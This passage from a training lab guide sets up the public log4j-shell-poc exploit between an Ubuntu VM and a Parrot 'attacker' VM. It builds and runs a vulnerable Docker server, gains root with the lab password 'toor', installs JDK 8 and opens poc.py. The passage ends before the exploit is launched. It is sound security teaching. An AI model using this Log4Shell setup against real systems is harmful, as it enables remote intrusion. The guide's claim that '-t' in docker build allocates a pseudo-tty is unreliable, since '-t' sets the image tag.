


8. Now, we need to setup log4j vulnerable server, to do that type **docker build -t log4j-shell-poc .** and press **Enter**.

   Note: **-t**: specifies allocating a pseudo-tty.




9. Type **docker run --network host log4j-shell-poc** and press **Enter**, to start the vulnerable server.



10. Leave the server running in the **Ubuntu** machine.
11. Switch to the **Parrot Security** virtual machine.
12. Click the **Firefox** icon at the top of **Desktop**, to open a browser window.

13. In the address bar of the browser, type **http://10.10.1.9:8080** and press **Enter**.




14. As we can observe that the Log4j vulnerable server is successfully running on the **Ubuntu** machine, leave the **Firefox** and website open.
15. Click the **MATE Terminal** icon at the top of **Desktop**, to open a **Terminal** window.
16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
18. Type **cd log4j-shell-poc** and press **Enter**, to enter into log4j-shell-poc directory.

19. Now, we needed to install JDK 8, to do that open a new terminal window and type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
21. We need to extract JDK zip file which is already placed at **/home/attacker** location.
22. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press **Enter**, to extract the file.


    Note: **-xf**: specifies extract all files.




23. Now we will move the **jdk1.8.0_202** into **/usr/bin/**. To do that, type **mv jdk1.8.0_202 /usr/bin/** and press **Enter**.

24. Now, we need to update the installed JDK path in the **poc.py** file.
25. Navigate to the previous terminal window. In the terminal, type **pluma poc.py** and press **Enter** to open **poc.py** file.

